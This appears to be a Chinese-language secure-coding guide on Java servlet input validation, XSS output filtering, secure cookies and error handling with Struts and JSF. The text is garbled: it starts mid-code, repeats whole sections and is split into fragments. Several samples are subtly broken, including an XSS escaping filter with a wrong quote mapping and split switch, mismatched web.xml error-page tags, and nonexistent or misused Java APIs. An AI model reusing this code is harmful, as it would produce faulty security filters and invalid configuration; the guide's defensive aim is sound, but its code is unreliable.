    logger.error("Could not validate user for specified userName: " + userName);
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
}
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误：

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误：

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式：

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例：

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类：

- `RuntimeException`
- `ServletException`
- `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 `errorPage` 伪指令来提供机制，以处理运行时异常，如以下示例所示：

```

<%@ page errorPage="/errors/userValidation.jsp" %>

```

未捕获的 JSP 异常被转发给指定的 `errorPage`，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 `isErrorPage` 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

`isErrorPage` 伪指令导致“`exception`”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

- (a) 资源束
- (b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

`java.util.PropertyResourceBundle` 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
```



```

// Utility class to retrieve locale-specific error messages
public class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessageResources", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（`web.xml`）”中，如下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
      <arg0 key="login.userName.displayName"/>
      <var>
      <var-name>mask</var-name>
      <var-value>^[a-zA-Z0-9]*$</var-value>
      </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
          <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html>
```

```

</table>
</html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/javaserverfaces/>

JSON 中反映的未清理用户输入

** 输入数据验证:

** 输入数据验证：虽然为了用户的方便，可以提供“客户端”层数据的数据验证，但必须使用 Servlet 在服务器层执行验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

应用程序应处理的主要 Java 数据类型:

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间:

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间:

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}

// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}
```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**`^[a-zA-Z0-9]*$`**

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```
// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}

// Verify that the userName request parameter is alphanumeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}
```

Java 1.4 引进了一种新的正则表达式包（**java.util.regex**）。以下是使用新的 **Java 1.4** 正则表达式包的 **Validator.matchPattern** 修订版：

```
// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}
```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

验证必需 cookie 值的示例：

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > " ' % ;) (& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
            }
        }
    }
}
```

```

        case '\\':
            result.append("&#39;");
            break;
        case '%':
            result.append("&#37;");
            break;
        case ';':
            result.append("&#59;");
            break;
        case '(':
            result.append("&#40;");
            break;
        case ')':
            result.append("&#41;");
            break;
        case '&':
            result.append("&amp;");
            break;
        case '+':
            result.append("&#43;");
            break;
        default:
            result.append(value.charAt(i));
            break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了过滤器，它支持拦截和转换 HTTP 请求或响应。

以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
// HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {

```



```

        super(response);
        output = new CharArrayWriter();
    }

    public PrintWriter getWriter(){
        return new PrintWriter(output);
    }
}
}
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```

// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）**Jakarta Commons Validator** 是 Java 框架，定义如上所述的错误处理机制。**Jakarta Commons Validator** 是一种强大的框架，用来实现所有以上数据验证需求。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
    </form>
  </formset>
</form-validation>

```

```

        <arg0 key="login.userName.displayName"/>
        <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
        </field>
        ...
    </form>
    ...
</formset>
</form-validation>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和验证输入的 Java API（JSR 127）。

JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：

validate_doublerange: 在组件上注册 DoubleRangeValidator。

validate_length: 在组件上注册 LengthValidator。

validate_longrange: 在组件上注册 LongRangeValidator。

validate_required: 在组件上注册 RequiredValidator。

validate_stringrange: 在组件上注册 StringRangeValidator。

validator: 在组件上注册定制的 Validator。

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

input_date: 接受以 java.text.Date 实例格式化的 java.util.Date。

output_date: 显示以 java.text.Date 实例格式化的 java.util.Date。

input_datetime: 接受以 java.text.DateTime 实例格式化的 java.util.Date。

output_datetime: 显示以 java.text.DateTime 实例格式化的 java.util.Date。

input_number: 显示以 java.text.NumberFormat 格式化的数字数据类型（java.lang.Number 或基本类型）。

output_number: 显示以 java.text.NumberFormat 格式化的数字数据类型（java.lang.Number 或基本类型）。

input_text: 接受单行文本字符串。

output_text: 显示单行文本字符串。

input_time: 接受以 java.text.DateFormat 时间实例格式化的 java.util.Date。

output_time: 显示以 java.text.DateFormat 时间实例格式化的 java.util.Date。

input_hidden: 允许页面作者在页面中包括隐藏变量。

input_secret: 接受不含空格的单行文本，并在输入时，将其显示为一组星号。

input_textarea: 接受多行文本。

output_errors: 显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

output_label: 将嵌套的组件显示为指定输入字段的标签。

output_message: 显示本地化消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaxserverfaces/>

**** 错误处理:**

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要 "user_name" 字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要 "user_name" 字段;

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户 "user_name" 字段应该是字母数字;

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户 "user_name" 值在数据库中重复;

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户 "user_name" 值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
```

```

        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
        return this.values;
    }

    private String key = null;
    private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.add(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}

```

```

    }
    else
    {
        // (c) Duplicate check validation rule
        // We assume that there is an existing UserValidationEJB session bean that implements
        // a checkIfDuplicate() method to verify if the user already exists in the database.
        try {
            ...
            if (UserValidationEJB.checkIfDuplicate(userName)) {
                errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
            }
        } catch (RemoteException e) {
            // log the error
            logger.error("Could not validate user for specified userName: " + userName);
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    }
    // set the errors object in a request attribute called "errors"
    request.setAttribute("errors", errors);
    ...
}

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误：

- (a) Servlet 错误机制
- (b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误：

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式：

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例：

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类：

- `RuntimeException`

- ServletException
- IOException

[2-b] JSP 错误机制

JSP 页面通过定义 **errorPage** 伪指令来提供机制，以处理运行时异常，如下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 **errorPage**，并且原始异常设置在名称为 **javax.servlet.jsp.jspException** 的请求参数中。错误页面必须包括 **isErrorPage** 伪指令：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

- (a) 资源束
- (b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

java.util.PropertyResourceBundle 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 **ErrorMessages_fr.properties** 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 **ErrorMessages.properties**。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

